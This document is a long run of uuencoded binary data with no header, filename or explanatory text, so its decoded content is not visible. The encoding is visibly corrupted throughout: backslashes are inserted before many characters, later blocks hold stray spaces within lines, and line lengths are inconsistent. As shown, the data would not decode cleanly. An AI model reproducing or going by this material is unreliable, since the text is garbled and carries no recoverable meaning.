MGKVS/WQXK[-?4L<6^ [Q+=+6195QO-TX<VK2?P(\_H++RDIMT+CB2\$SYFF)<BF
MHB.KL.!'LDSE"7!F[&Z,<&-X@4; [=DQZ!C2/IXX%B[=,EC%>(;7NF0D:W"@)
M?E%R/&E!WT"K\$;ZR1[SAKWUOO!-1'`U976")-]'I"3VIB<F)`\_JBG]A^F,`\_
M/L^DC\_T\$F29][>6\*3DMHF&+XAX3:462XX?<M^Y1\]T\$D]^";%QY&T\_BK01D
M]L>TJR,U;7X]EYJ&R=%X6E`OHG7D>>KTG;.D'`74?\_ZW!Z>4"7L=S]9<C1?`
M^#=0M1(SH\*+6GE\_[!7>N&H@QFY^8AFV&I/#G`V)SDO&4WFC\*E-[1Y;).Z35=
M+NND[^1RV29\_+=>"QC!\_S\07O"C6DE3C:;\P2-\A%\$MT/\*]OU-97[/J\$]7AH
ML6E<GQ#L2L\*"S?(C3;H"8'9\_8-8W3LUV4E):&1Q\*NF\+^>\$>R9R8' =;\$]I
M&@X:Q01>.+1Z8,A^AW&-D68TI\_MAA815PK4IY.F5/'A1T9+EON,:0Y,32YC=
MM\*AB[\$&2Y!39D/^]SM2[-C[7E!XW0;[H"YB\^J6Q,?;K)T\*,/TWBU3]-\$DF(
M7W0Q%-],):?UIJ9%4GCZVK[I2<Q\*=?,[HC&'Q[PB\_SCN49`VL/B^\*];]`P3I
M\*3S)Z:G^2Y-3X\_=:ZVF/)OCY\$7C]>1`#Y(R="Z)?5\_\D82),\1/E7^0@`LJ
MEOAB\$TEGY=RQ<-; ,I,2NOC7!^LWX(DV?R;\XRT]1Q1/C1\H\_H)"6Y->0M0M\*
MJS:53-%] ]ZW^?`QXC.6<E.X?A4A\*ZT9U,1H]6?'\*\*^V@X`>2DOI]=AC\$,DI
MR>?2G8=8V8Y,JB5,]>3`U)](3]6O3UK)/W%RY-.)^`I]2O(WXMTAT8FA>O+2
M^(G3(UM-7'<]<8;(%D9&8M6';^M5\_)L]V^]X34["(LA(2GPQ?')];S3-O[8E
MS3O6Q%)8\*\_AZ]3DIL0-^DC.&G/]NOX\_2ITQUM7M]JJO=Z]'UZ/\$47^HCGMJD
M3SS&K7,9NK\_V>(Y=NQ?+PE)AM<F%W@/!G4+3/D\I5V\5^2XQQ>VQUVW\$E\@
M[A/\D]7!2`573.=0?S"&C^Q.TCIKR9"Z0+>>OEC4IT^%\%,^I:68]4F75=:G
ML\*RRGKA:L)ZV6LZGQY:]27&3M\_\$J]KJJO0"?%)B)Z6G,; \*R-; (\*KRII=T\C
M-95?^)1R,J)+N^(IP1ATS,\_)6T9<VKKR@\$-!A;/I\$\_Z`I":Y,M&/)VCG3EC
M.%B(.V';D5MS/G`2`G\_2\*\I\VL\*AY2PHXT-0E(](!9RT&\*L^Z6\*LINE]4-\*]O
M<6.PEI9@K^[8BJD]4^UGXZ^T]2ECPW;F\$>W"ZK0..%Y9W3?8GC<?Z@^V\*8FX
M8II+XW>1ZH/A6XO#?YHK<JPUC#%;='A<7SV`(;1\_:VJ,H]G]I1:]3Q=/[3FM
M/MQ8\$LQB)M2YP<4U,\*2OUDQ(:Q?)A)1H5)-<JRZ[GXB.<'2ZN2?VDI">Z\$M"
M>B(O"?%8CV/X,L<)IM[XYU]\9?D^:25`^P.^EM5/F7MQ.]]BQS\_]#<A+>SQ
M\$V-J`X?B.OEUZFZ+!4C4R5@<0UWI;TY&LX\_\$IB\*34OU5D>3Z1:FOU\$M]GQ[J
M#^FP?LIPJHL3`R5-^5U+81?DC1OIG]<,>\*1"ANK/WUEZCLR2F])J7.04P\_
MVR?[(2)`TO7^@/7;+>\_D>3VFE/?W4E+T^<P`,!\_F9^HOHC+NZOF1C&\OK[
M\Q`\$Y3+J:X8\$3]@,[W\D:RQW\_!Y^;T]]CO\MX?8A3+BQA/+%RS\$R3FE/3O-&
M7G(2[SP/^YGKUF3I&G#R]'AZ8O2SD1<!QUW.M;\KWM,,;Y5KXI"=.N>2G/:K
M0/GWV2U9+!3)US\$TI6P+&L']\@FSH+=SIZ@6YW`N9Z(T7,B3)/=.D)R<YN\I
M39CH!YZ13)/><6\*N26\YQ7.E)\$;9U\ (10E&\*XQS,`\_MJ/TQ( ?OYO\*IFBH20^
MLS>%/) -N!T\_E3;H=Y(EN)]YN^[3]=S=]/R?=P?0]XQUZ#`2E\CJNN7(QZN\_H
M/:Q%OJ<4\_GMU`F!P25^NC\$S\$?&148;#57HWFH8F>I/X[\AV#D>\8Q\$IEC(-C
M4(M);T16#L>@%I/XAP;B4HM3]'/#:V-0BTG\0T-QJ<4I\C G</HE!+2KRH5\$<
MB3GX.WY;Z/^\_PX("BK^\_-VZTZ:)]OJT:<O>L!0W\VP>O,.9L@\_`MS[^M^ZT
M0J5X`VIKVK3\*N`29(-,;C`M^!])RT\Y>AK)N>[/V"B7GI#XN>2<GC\$O!26-<
MODY6C4O)R7O&I>SDQG&I.+EW7\*I.?CHNV0SE&1\$7],9[CXL+>CL1%W1&Q`5]
MN(@+^ITB+NAE(B[H\$1\$7]+M\$7-#O`9>>B\_GC(B[F+XGDW)Z\*N)C\_(N)B?@-
MLQ<7\RXB+N8.\$1?S(A\$7<TOSQ7SQN.1=S->)N)B\_(>)B\_IF(B\_E1D8([7R(N
MYG7>/BXNYK>(N)C?+N)BGB`B8CY^7`HNY@\$1%\_,:D9PKAR)Y=W9\$7,R?%7\$Q
M?T?SQ?QS\$1?S7T4J;D\_W`1<7\X[C4G0Q%T6R[AH4R;EK4,3%O%2DX\$JFB(OY
M(I&2.Z<B+N8OB+B8OROB8GYH7\$HNYL=%7,S/BK0KCOW&Q<7\A)\$7\UXB+N:#
M15S,W2(NYH:(B\_D,\$1?S!>-2=C%?+N)BOE[\$Q7R3B(OYRR(%=WQ\$7,P/B)3<
ME2OB8GY%Q,6\^?1Q<3`O.BX5%W-6Q,5\J(B+^4@1%W.O2,\$=,1\$7\ZDB+N;S
M1%S,`Q)Q,7]2I.J.S[A47<QWB[B8`Q-Q,?]-Q,7\JDC!U>K[CNX+>O>1DJLE
M1%S,1XA4W-\$0<3`WCTLVPZ#`5+(L/RH,^A,J#/IFE0)K2)4B:TB5\$FL)%0;]
ML@J#WNP`\$0;]5I%LAKT#%<9<4V', "U48\V(5QM2\*+;+ ]4BEQUW48\]=4&/./
M51CS;T1<0\_B<"F/\>\$`1QKRU"F/>0Z7`JT"%,<]38<PGJY19YE48\ [DJ599Y
MD7R&^Z["F&]78<SWJ#F#I]U48\Z]5BFP91=H-84:DS)Z,2H7G784QSQ9Q#>\$Q
M\*HQY6"7`ZUV%,7]4A3'?H5+D?JDPYC^J,.9752JL^; ,BC'EW\$=<09E48<X<\*
M8SY6A3&O4&',9ZL46?.KE-CS5"ES3U5<>59QY5FDY,JS"OZ.O^5\$&/,V\*GF>
M017&/%>%,2]2\*;%K5+F=:K"5J;)]%W\$-X5TJC/D7\*HSY:17&O`Y>A#%O
MJ\\*8#U1AS)TJ98X=5!AS4Z7\*,RCB&L(/J&1Y5:KDV!\*IN&M0I<`K3H4Q\_TN%
M,6]2\$`'7H`IC?IM\*E2V1B&L(9ZHPYA-5&/I\*HSY:A7&\_&D5QOQ5%<;\;17&
M\_+!\*A?NN4F7OM!A\*+I-A\*Z/"F\*LJKDU1<=>@2H%UBTJ1/4^5\$O+=I<PQD0IC
MOE.ERK(JXMK!%U48\U8ED1Q[5BJ,.:M2X/A"A3\$?K5)BZZG"F%LJC/D2%<;\

M&9%<AK6-2I;G2X4Q/Z7"F) ] 7\*7`!8I<M] 52NR&JS#F#I4\*SZD\*8UXBDL] P
M3U48\ [M5<KQ.5? (<6ZD4>\$Y5BFP] 54JL>U7\*' %>J, . ; ? JS#F5T4\* & ? : Q \* R ) 9
MMCLJC#FOPI@/4RFP CZW" F ( ] 38<P#\*HQY3 (4QOU^%, =@4LSP\*E!AS#] 4R? \$ J
M4, GSZE9AS!M418H\&BHECD95&/>\*HRYJ, \*89XFX=K"NPIA7JC#FU2IYUA (J
M! 98?E2+K>942ZWF5, F=. 5"H<GZI4V:\* ) N' ; P=157; QPDP IAW5G%MMXKKBZHP
MYJ-4&' -#I<P1JXHK&RJ, ^6, BE0SW727+:T<EQYI\$) <\1ATJ!K?G! (D76D"HE
MGG<5QCQ; I<(9, Q7&/" +BVL' WJ60Y [E9AS] ] 38<S?4BFP!E!AS/] 68<S; OT.\$
M, >=4&/, <E2K[ ] . . 2SV2X%RJ, ^7P5QOQA%<; \117&?) ] \*D253A3&\_HE+F7APB
MPIA+\*HRY0\2U@ [TJC/D4E1Q [5BJ, ^2, J! 98Q%5<\_JY18QE3\*' `6H, . . : 75:H<
MU1XZ+CG7WU!AS' F5' /O&\*GGVHU08<U.ER+9) I<0>B`ICOD6EPKD=E2K [D" \*N
M' ?R="F/^IPICWO0PD3Q [C" J, N:A29, E4\*7&&4Z7, /55AS.>H5#G>\$2ED. & ^C
MDF4KH Y) C' U (ES [ .L4F`MJE+D> . =PD1+G<E48<UZEP I I \$ I <J1G8AK!P=4&/-I
M\*CG6F2IYMA<J! <Y4J! 39GJHPYC^H, . ; G51CSZRI5GN7:N+AV\, TJC+FLDN-U
MJL\*8EZLPHYK4J1=8\_\*B6VE2IE [KM\*A?NNPIA\_] . +: P3^I, .8751CS1C-\$\AS]
MJ10X2Z/"F/, J) ? : C5!CSQA7&/\*K" F\* \0<>W@IU2R' ! . IY' @0227/%D2EP' E (
M%<; \J@ICWF\*F"&/>384QYU48<TVDFE&/484QMU3<G (Q\*GJV, 2H'W) E2\*G' 54
M\* ; %\_J, \*8GU. I<' YUEDB509UQ\*60R' -&K9' G73, 7-R:CD. 5. APIBO4BFR#Z#"
MF&] 5\*7, F684Q\_U\*%, 3\KDLUPOSISLKPWJI) C3:O" F/M4" JQM5 (HLARJ, ^?, J
M998ZE0KO\$ZE46>I\$<AF.XV:+, .8M5=P85H4Q [Z\_BQK`J1=8V\*HRYJ5+FO3\5
M-X^D4F5; \* >+: P>^K, .8G51CS\RKY:3ST (@7. #:H4>5= (A3%75, J<YU=AS/TJ
M599# \$=<. 7JB2Y?6EDN, ] ( ) 4\ZQ:5`GM\$\*D6VE2+M>5\$5QOQ/E0KGFN: \*5-E/
M\$' `MX#M4&' .W2H [ [KI+GS) ) \* @; T"E2+' %RHE [JE\*F2-QE0KOYJ@PYA=\$2AGN
M5Z= (EO=N5!AS084QSU<IL&54\* ; \*WHU+B5: E29F)' I<+>CDJ5LZ`BY0SOU\*AD
MV5=7R7&4K<\*87Q- ISXL> (5+D. 55AS%D5QCQ3I<+V0J7\*^Q<BE0S [ \RI9] HA4
M<KR65? (<; :D4>#147' E6<?>M5, KL^QTI4F&M) =\*%Q5Q [6! ! ) <M: 2R7' \$J [ "
MF) >J%#B' 5G%MBDJ) =^U5RCS+\*A5>IRI5WI. . : THQDV\$+HL\*8#U%AS `M4\KP#
MI>+&\*2J, ^4R5\$N\_: JY191ZE4. \* .HPIB\_+N+: P1^H9+GO\*CF. 953R/, LJC/F\_
M\* D6>Y2Z1\$ L=Q\*F4>, 17&?+! \*E6=9Q+6#) ZDPY@&5' &MUE3SOXJDPYDM5&/, U
M\*NX>D`ICODVEPM9<I#T>%, EG6! ^J9%FB1-KMH\$J>+?Y1 (@7. SJD4. 0^@4F) -
MHL\*8] U6I</92A3#WB10RG+=18<R#\*HQY3"7/NE>EP) Z#" F/^H\$J) M; %\*F; TF
ME0KGPU6J [#6) N' ; P%15&^, ; Y (EG6-BIYCC15" AQ3JQ1Y5: J4>/=?I<Q: 5, 6U
M\*2I5CBM%2AG. 4: LPPE=5<NRO=HOD. 2NKPIBGJS#FJ@IC [E0I\RRK, .9E\*JZ/
M) %+. <' V42I; WI%1R/ (, J>< [JJQ38@JBX^] TJ [E [ ; T2) E [KM\*A6, 0E2KK7A' 7
M#LY7R; (F46', \*U08\QH5=^] 8I<@2KN+Z&RIEWN-0J; ` \J>+NPXI4, SQB\*EGV
MJ%48\\_TJ>1Y5E0+O2JLPYA=4&/ /K\*F5>. PM\$\*JS#5: JL6\ : EY-K! HHIKNU5R
MK&U4\NS) J##F\$94B5U&JE% @. 5<H\ \BH5SNFI5#DZ%LEF6\*NK9-DK4, FQEZOB
MCK-\* @; U! %5>>54J\HUH7\*7-, K5+AM: Q290 [ ? ) ) ? AZ\$8ERVM9) <<>D0IC' E4I
ML' >A4F300J7\$&ENES' ! 2H7' 4\*7\* (R: 2=\_UGE2QGEE1R [ %GUB. 1YOTF%, ==4
MBIQA4&' , 0RIECG=4\*ASKJ; AY) ) % "ACU&E2SO2JODN-I' ) <^>E8J [ -Z%2Y+ZK
M, .875!CS?U7<G, Q"D2I' \_2) % -R>CDN4=\*! 7&W\*F2YST. %=<752FR' Z52XKR-
M2IG' 1Z7" GJ=\*E?682"G#F0\$5QOQW%<; \FDJ>\*V>. \$2GP [JT\*8\ZKE%A^5! AS
MMPIC; J@PYF\$1UPZ>II) EC: 22XVHQE3R/CXJ; ?U8I<CVM" F-^7J7, DM`K4N&^
MJS#FC\$@EP] I8) <LU#" HYE@05QCR@4N#5I%) DCUK% ]>M4RIP] 4\*GP\_I=\*E: L:
M1\*KN/JQ\*EG<0CA7) \ : ZK2IZC" 94" ] U3W: -7\*?&\J [A [ ] "H5GF65\*L<. XU+.
M9+CR4\6U\*2HYSE6J, . 9\_JKBYKW>\*%+E: 0Z7\$/55AS) TJC/D8%<: \3, 2U@VM4
MLEP\_IN+NPZHPYI^HN#ESE2) [ <<> ) E+AB2J7, TJO" F#, J; EV! 2, Z-4U08< [ \ \*
M8QY5R?->B8J; ^U (I \@Z" "F/^IDJ9) TI4\*CRG\*JX\B^0SO) 95LKSO>; Q (CJV>
M" F/. JQ0XCE-AS\$>JE' @MJS#FE2H5MO@J; CV22, 'UD53<N@\*5' \$>^\*GGV/%7<
M^CH5QOR: 2HFK+X\$0\*?/. D0IC+JHPY@4BKAU<I) +EC) ! \*CN==) <] : 2Z7 ` ] EVE
MR#\*OXN9R5=P: 5Y4\* [P: 5>+\*%) EF1=Q [6! . ) <N>G@IC7JS" F->J%#C+IU+D. 55Q
MY5G%S>6J, . ; ?JC#F5T3\*5 [ + ) XED=>= ] ! ) <> [ 0BIYGB^5 `DNFBKNGJ>+ZHBJN
MOZ%2X=TNE2I [7R\*5#, NA2I8] \T4B. <ZNJ+BU/2KN&E1AS-TJ) : Y&4&' , HRH5
MKH%1J; (<BK3' @RI9MIXJ. ?8<5/\*L?U08\XLJ1?: Z3Q9QZ [Y4RIPY46', ! ZDP
MYGGC4LFX^3H5M^9\$Q: UQ57\*K3E0\*W' >5 (LNJ" F/^E8J [ IZE2X7WJ/I\$J [ ] 6\*
M9%W\_627+\_5) AS ` , J [ IZF2H&E5X4Q7ZE28BNC4N8J" Y4\* [ ] 6J, .8\_B^1<' TDE
MRY4&BT48<T&%, 7>IN/LI\*HQY3\*7\$&0^1] GA0I<\* [ @2J, ^7LB^0RO2I4L] TLE
MQUG0) 2) Y [ I=\*@3/ ) \*D76-BHECA! 5RMQ3E0K [ \RI5KJ `0\*618BZID68NJY#@S
MJ9+G6\$^EP#LC\_2) NSEREQ" M. A3%751ASITJ55YR ( : P=; \*EFN (E#) <4VR2I [G
M5 (4Q?T6ER/OO\*B6. ?%7\*K) %4\*KRGH, \*8GQ%Q [ > "K\*F [M94. \$, 6=5&/, L%<: \
M4 (4Q-U1\*K' ] \$VL] -J%38 [JA4^2R, 2#G#ED@ERY5R\*CE>W2IYUEHJ! 1X-%==`
M4G' ] YZ4BC+FDPIAK\*HSY\*! ' 7#BY38<PC\*HSY+) 4\QWHJ! =9C\*D7NNTJ) /4: 5
M, J\4%; =F6X4Q\_UNDFE%O>=FXM, >#\*CG. 3 (JTQX, J! =; J\*D7>CU-QS) 2HN+\*A
MXM9" J+C^ \ [A4, QGV (55<\_UDEQU7\* \*GGVOE1<V5! Q94. EQ' [F<A\$W9ZY289TI
MTEXO\*N+: P; H\*8VZHY-BC5LES1DBEP\*. A4N15H%+B/+9\*F6, ' %<; \O`IC?EDD
MEV&?; 4"\$, 9=4&' . /BGOF4: 7`5D^ER! Z: 2HFS^BIEUI `J; GY#I<H2+I) W: WM.
M\$<ER3EB%, >=4\FSC5`H<\* : @4. >I78<Q+5<J<TU. I<, Y3Q=T [ %BED>. 6J, .9G
M57 (<] : \OR?, . @DJ! ^Z7BUKBJN#6N\*FZ-JTJ%=P=4JQC? (L4, QWHJ6< [ ; J+AG
M>%7RO% ^@4N`Z-) 4BCX^\*6U>@4F9) 4\*EPO\*Q2Y>R! 2' M>5 (4Q\_U6%, ?) #A3&\_
MJN+6\ P^\*, .8M5\$I<@: /" F-^F4F&] JL\*8\R) EMQY) A3' /5G' K-U3R [ \* & I, . : ^
M4 ` ; [%D\_S\_ [V! <D#P; L\_@&+ZA+?B\_V-M1\ . : WOO; ?UTG+L [C5XBPZ\_K=>6IZ&

MWQ#B89Y3!M\$ \_VM#D&6G@G6;N[TA`GO, .3`M;RS/AVUKZ!\_'.G]'L`4M,007\
MGB\*J=1+B88WN\_)H^/>[;!G\*HCX<H('1:2?C\]P.W@[4'`KH,B\_^&. (\_?PR\_
MBC)V^#\?PVGA,<313-GW?X7[CAUOC>+MXW;GB\&UXR.,?Y>/&7E\S!L'T?^?
M8TX\_[SYFI\*WG8U[9-S`4QAO^UQ&4PRG\$/%Y6-\_O?E=76:'BM;,0\A=V1.W&\_
MM@GW"V\D;L7WZ^C@GF;R?H7\_!=\U;YUV'DHKZ!\$Y:9?,<X.U\*^MZ\4?C\?!H
M[(3<F\_Y/CP:.0?MHW/<37I\_FRO5?AG3FV=8GQ:\_<#?T1&UZ^:\$5C)) ^S1^U\*
M7@ (3' [\$;@O6K/@\_EB\\$Q-' )GT`W<G^PRLO(\$\\$S4"K\QM\;V1VRR?HJ.4C&
MR'S (,4960LX0P;\@GS#R8<A)1CX+^;N1>R';;\*#R,.0@(T)"3C;R+.0"(\_^%
M?-[ (F\_-' 3XV\`7\_\>US:I7+G#54: ^&.6D;/PQRE&/HH\_+C/R??QQFY&G\,>O
MC;R,/];92&4;%\*5]C.P-.<K(7,@HQ-?/,\_#B8/1)3)X^Y/F.D360/QJY%++9
MQN9<0')&[H`<2PG/!>1,(\)!/N4EK,Y\_:&2K]9#/R&Z0[391.13R#B.=D,5&
M^B`7&ED-N842[A?DYT8^`WG#R-V073=5>1PRV\CSD\$S\$CZZ"<7DX)2Q3D=B-[
M0GYKY##(>INI)\$#V-;(<TJW"\*VF5D4L@UU+"4@>YR\@7(7^FA'L\*>>/F\*H]"
M"D:>@1P7"D\@KHFSC;P%<J.1'.3'1HZ\$O&"D%[+]\&W5!#G42`O2;^0LR\$5&
M+H9\T<BUD\$=4>\*V\_:\_N0^R&Y;J/P\*,I<2EE[(D)'U-T2-;&1[R!U&]H8\;J0\$
MV6!+\$=89TXWT0!88&8"L,7(FY'H5UBOW&/D\$Y\*)&[H1LN96I^2\$E(T)]`3J"\$
M^PXY5X6UT4U&MH'<;Z0,>='(;,B.6ZLLA!QN9#EDJ9'3(1<;N1IRJY\$;(8\
M^1KD-2,/009XD\I?(\$<8>04R;&0+U\$8?-(;Y!M&BI`G1;!5R\$;;)P,.<!(
M\$)CY%S(:4:N@7S,R%<AWS/R8\C31IZ";+VMRDNOBI%-4<^=9&0/R'E&LI#/#
M&NF`/\&BD#\_\*2D5,A.VVG\A[(#JX7Y#E1FZ&7&+D'LC7C#P\$>9P2GD'(QF]6
M^1<D9V1]U++`&WD3Y#PC>T%N-G(PY!\$C=<CK1E9"]MG>["GD:\$I85B&G4<(S
M"/FDD1)!?FSDSY!\_4L\*]0&V]\PXJ;X7,,5\*\$#!OI@EQM9"GD+B-K('S<B%D
MFQU5KH<<8N3+D\*5&[H-<:N1WD-N\_`/RA)&-T0YL\A:572!Y(WG("49F0\XW
M<CSD%B/#D%\8>3=DVDZF982\W<B=D`5&?@XYW<@SD\$\960?MR4^,O!GRDI'I
MD%W>JE\*#S#5R+.14(TW(-2IL\>XV<BWD:2.W0[;=V>P%Y%`C?X\$L,\_(:Y#(C
M6Z'W^KJ1/2!/&BE#-MW%U'Z0@I\$!R(F4L(Q!+E!A6\_H%(Y^!/&KD:Q`,\_[66
M@.QKY'Y(W<A?(>6>HL`6^P<A>6^\*31F9#\_F7D&,BN;S-7\$Z33R`ADA!\*>+A'A
MC'P\*#@E+`609XP\`MEN-U.'0PXSL@U:U^5&ID,^8&0.Y`XCBR%/&1F";+: [
MRFF0HI\$+("=1PKV`O,?(W9`O&GD2\DLC\_X"LLX<Y%VBE]S.R`Z3'R+Z0=QDY
M!'\*CD6[(`T9600Y-<`\%Y&U[JEP'.<+('9"6D1]"KC7R&.1>(T)#\_J["WL>;
M]U+9\4WH[1@I00:,S(5<;N18R)U&3H'\WL@9D,WW-CUA2,G(]9!%E'!/ (1<:
MN1?R)2,/0!XS\AO(NONH\_`TRW<CZZ(\L-+(]Y\$PC<&BGC<R`/\&BD&\_\*RD9,@
MN[W=U)"0(XV<#1DU<@GD.B,W0;YGY"[LT8>A&R\_K]E32,W(\*Y!35-CSN@+B
MQ]W!;T\_,[/Z&R;,\_\OS!R#L@;]S/C)(@92/'0TXV,@AYKY%W06XU<C7D5T9N
M@\*PW7>4KD/V-W`TYQL@CD+.,\_`5RDY%-MD,OC1\*6><@K10:![+Z\_N98A\XP<
M#1DS<C+D>B,CD.\;.0\_RG)\$/0G8X0.4+D!E&[H.L,/ (KR)4BV"KDFY2PA\*,G
M^\$=\*6,(A6QRHLA^D8F0&I,\_((LA%1LZ`?-G(%9!?!&[D1LG[&M""0`U38>^TU
M\CSD[(RI=[`\*VMD6\A/,Z;NA?S'R&S('EDS:H-T94U-"UF5-3%#/FKDFY#[
MLJ:7`GD^:^I5R(ZY<<'T?>=:60[R\*"1#.2JG.F30+YEI!\_RIYRI-R!;YE4^
M!JD:^0YD<=Z,2B#0,\_('R%?RII:``\_90:HD=<?0+\*@="C32"3G6R`F0<XPT
M(9\MF%\$DY&=&/@1YM6#F0"![%E6^#3G\*R"\@JXW\`?\*QHKD\*T+^\_0=&TW9`7
MBF:\_(&\IF9H-,JMD:G7(2B,MR`+=YNJ&?-O(59`\_E\PH\$K)5V;1HD(/\*IOV"
M+`F;/@GD8B,;[H1Q6MF,MB`\_-9+?"DJIJ%\%R1@Y#O).(RLAYU9,COWYG)'W
M0WY>,34VY+&@O@79JVK.%V1^U5SOD#55,^K'\*.`C1G:%\_-(?'\*/JMDOR\$X'
MF?V`=!AI0H:,7`#YD)'K(-\Q<BOD+T8>@&Q]L#E?D(-./\I\_-(?R/N-;(PQ
MRFU&]H/\SD@79\*-WF%8&DC72@AQGY!S(NXU<"OF\D4]'`E;A\*.HU2KBGD+T/
M,?L%Z3;R\*F2MD:UWP=-:O`WR(R,YR(M&9D\*"=YV%PM'8;"`K(4TC%T\$^;.1S
M\$+RC3,LAY\*)&`H\*\Z3`S'P5YAY%\_0QI&-M\5031\*6#(A7S-2A#QNY`C(QH>;
M\_8+DC\*RS`&\_D0LAY1CX)N=G(;9!'C/P8\KJ1QR'[U%1>A!QM9"N,ZDXS,AWR
M22-S(#^NF?H0\D\CIT)VGF'J0\@<[]=#AF>8LP.YVLCO('<9^2OD;RKH8&-L
M.=/,F\$\$.F6FN)LA2(S,AEQI9!+G=R-F0)XQ\`++)+-,K@.2-/`HY89:IL2`G
M&WDC1IFW&`D[Y!&#H),ZU" I[X\Y1E9`%A@Y`W\*ZD4L@G^HP-1OD)T:^`GG)
MR(\@N\PV\_03(7"/K[8\$S;60[R#5&]H7<;:0#\K21Q9!MYAZ#'(H)2P\_D&5&
MKH9<9N06R->-W`5YTL@CD\$WGWJKP`\*1C98\$]<F49VA%Q@9#KD" T8.A3QJI"L8
M87>:\*P6R;Z>Y4B#U3K.GD#.,7`6YP<CG(?>K<'S\_+R-/0G8]PM1CD\$Y\*6`XQ
M+A\QLC?D(RJ<`[C'2#?D&2/+(-L=:X=R&%&+H,L\_)9R`=\$\#V0.XP\`#`F\*
M\$IXOR&;SS%T/C/B+\TRI@YQDI`/R'B\_A[Q=]T<@\*R"^<G`Y9I\M<39#]O(2\_
M5M0C@JU"WF7DVY`;082\_7\_2`D;]!\_FWD90C>8:(]HGWOBG@)?&H9:0"N=;(
MT9![C2R&\_-W(J9`WSS<)\CA1JZ`#,PWY1!RN9'OON[TXG\_CB&\_VD/H0LGFW
M%\_&];1R4C;X4LZC;G%'\*AD8,@7S)R!.0Q(XLAZQYM9@LATXU<#UEHY"[F49^
M`YFTD:<A#U+<K@OSIF1`C/P)W!2J=D".-G`P9-3(,N<[(.9#O&;D<\JR1CT&V
MKYMR"\*D9N1MR2MU<Z7`KC/P)\HVZ.5^0/XC@;\_NA[N@Q-0FD;&1WR,E&\*I#W
M&ID#N=5(#^171@8@ZRTT=0MD\_X6F;H\$<8^0ZR%D+35F%W&3D#LA#1GX`>>7(
M(Q`\1R\_R>\@<(R)!QHQL.!VERL@VD.]"7^\_Z#DC!T!VZ#7W]2`SC'1!5A@Y
M'G\*ED>60;QII0?YHY\$S(%L>:5@92,7(#I,)+^/M%QFY;SK4R,\@OS;R1/!K
M1>\T8W/(`2J<=>OU\$OZBT=F4!\!A"/F-D#\A/C1P.^8^1Y?LCWW%FWR%=E+"T
M0%91PK(!^:B1AR#W&?D3Y/E0W"E\$7^%X,\&F6GD0,B@D2,@5QE9"OD6)2SS
MD#\9N12RYOFAM']WJ&KD-LAB(\_="WF?D%Y"O&/D+Y#=&7H9L<\*9.ST0>V+D
MK9!CC60AYQB9#?FLD5[(SXRT(\*\>3]DSY/,M0PYRLBW(\*N-/`SYF)\$\_0`Y`
M"?<+@\@ (EW\*\,YG\6F3DBR"PC^T!6&LE!/AC\*HD7SCIO9'%[;9/G<.3YL\DS

M"XN0MSI9I7, (/R=. "M:^-02 (R=!+C:?"G[5\_:M&ZOBUIU-^:3PUF4"OUJ:R" M9/K, <8:\T\BU&?0#C-R<P;BZSQOYR, ^-\_'3R7R./0?9:;, H89+Z1ER!KC\*R? M1>\_\*R"Z0' QJ9GD7 [9\*0"V6F) \*760#B, + (\$-&^B'? , M\*\$?, ? (Z5G\$;>2] D\*W [ MS7UAR, %&/@ [I-+\_+%+ (ZUD>] G<:WVF [\*:Q>C7R#\A&S5, \*Y/C<W] Z' S'^ ^9^& M\*:LYS/\8\*>=P\_1B9D\ /58J2>XW-V>GQR&!LL-<<'TKW4'! \_ (6B-7Y% 'K+1TO MF?@Q [UD#JWYD\GP. >5XT\MT<: I-E9DXFA [ .HPE] 8:AIY6Q [S/T8.RF-; 1A; D M, 8-@I" ^/^8+EIO>5Q\_R/D7= !&D8NRF, D8.2J/. \_9\_C-R4QYR+D3OS:-4&S" P- M) \*"?>?CC?PUCS' AN+1\_A>GF'7, T"NBI&-FY@/D?%< [6 [W. \*J9\$\*!&L8Z8\* < M9F1Q'?, \_1E87\$+>1BPLHG92PS! <OP0HO\_E>8YACY00' 'VL@O"QC5&WFI@+ZX MD?6\* &"D9V: Z (GL&@Z4= !#C%R&&2ID: .+:\$&-] \$%N-S) 21-] ET%SO1; 00\*\T] M. TC>R"<@) X3B?ZGI?"-W0VXQ\G'1+; &1/Q7Q?T, JZY8P\_V-D3\B" (; .G) 5R' M1HZ'?, K(\*274T4; .+. %8& [FTA-JV:=H"R-RFN7 (AIZKPCL<U3;-?)>RMD; ^5 M, '8R\CIDVV' 3TRMC/L5 (%K+, R/PR^OU&5D\*^; N1<R) .A^-] <VO14LVX' 4C#R M%<B) 1KX+N<# (SR! ?H (3GJXRQKI%7R\_C7B) E?K6' <:V0O2-U (#7\*&D445], 6- MG'6YW\C5%=0+\*KQ+LVO+U#^0SE#\; R6-M\$S] '\\_F (D><@) [1, .:QB\_B<4\_SM ( MVXV:NV95E\$4C\*R# +1TV] 4<7Y, ') -%3WO47-VJJC] C=P. V6S, K\*% "% (W\H8I^ MDI\$7 (. \9, S7) 06B) C; SY (-!8^; L0-999=H4R'Y&%D) Z0O&\_7\_0N (V.0&XV< M'WF '\\$I9, R+^-W') YVVHS\*PLYPL@O (:W5IAP>A&O5R#\A) QK9Z& ", P8R\Y6#L M\_QJSIY##C1P/&3!R"N1R (Z= ! [C1R (>3W1CX\$V7RM. <N0DI%00!89>>A@; , O ( M'R%?, O (RY+%0\_&\<K7N:\*:N0Z49F0Q8:.0ERII%3 (9^FA/L%>=# (1R\$O& [D# MLMOI9MX/<J21IR"C1OX+N< [ (&P!\_ (^1?2#/&ID!V?X, < [X@-4JX%Y! 3C%P\* MN<+ (#9!O&+D-\@<C/X2\ \5UF#3"D; &2#0S' \_8V07R'N-% "WAN)\_O^A71AJ0 M] <XTM1] D?R. 70XZAA' MQ\*/) 1PA (%N<G (8Y"' C#P/><7 (1H=A\_N<L, V\#F6>D M'ADS<B3D>DI8HB#? - [ (2\IR1"R' [G&U\*%&2&D:] #5ACY&>1\* (T) "OFGD&<@? M1?"WPS' \_<XYI<R\$5 (V^') !DY%' \*1D?F0+QM9#/FUD57! ; P&=:\_K/D' ., ?!C2 M: ^1SD+.- \_'3R&2/ /0GYJ9) T:YG^, O'FRQ [O-3#\*DR\BL&J (T<G (-1]) (\$W\*? MD4MJ\*%&; H; L>) XI=9"9E' 'O ( (-&@NYRLASD&\9V7P&:G8C>T.V/\_-4V) "J MD3IDL9&5D/<9N1CR%2. ?AOS&R#V0#2XPI0YRH) &G (<=2PG, Q\$^V<D: TAGS4R M?2:V9>1PR\*M&%D#V? (\_9"\A11LZ'K' [%\_Q; 0QXS<"OF!D1] #7J"\$YP+RE@M- MSP\$RR\BFLQ"!D3TA' S1R, .3; 1GIFH98T, @#9ZKWFBO5 (02+8\*F2) D2\_-PCD+ 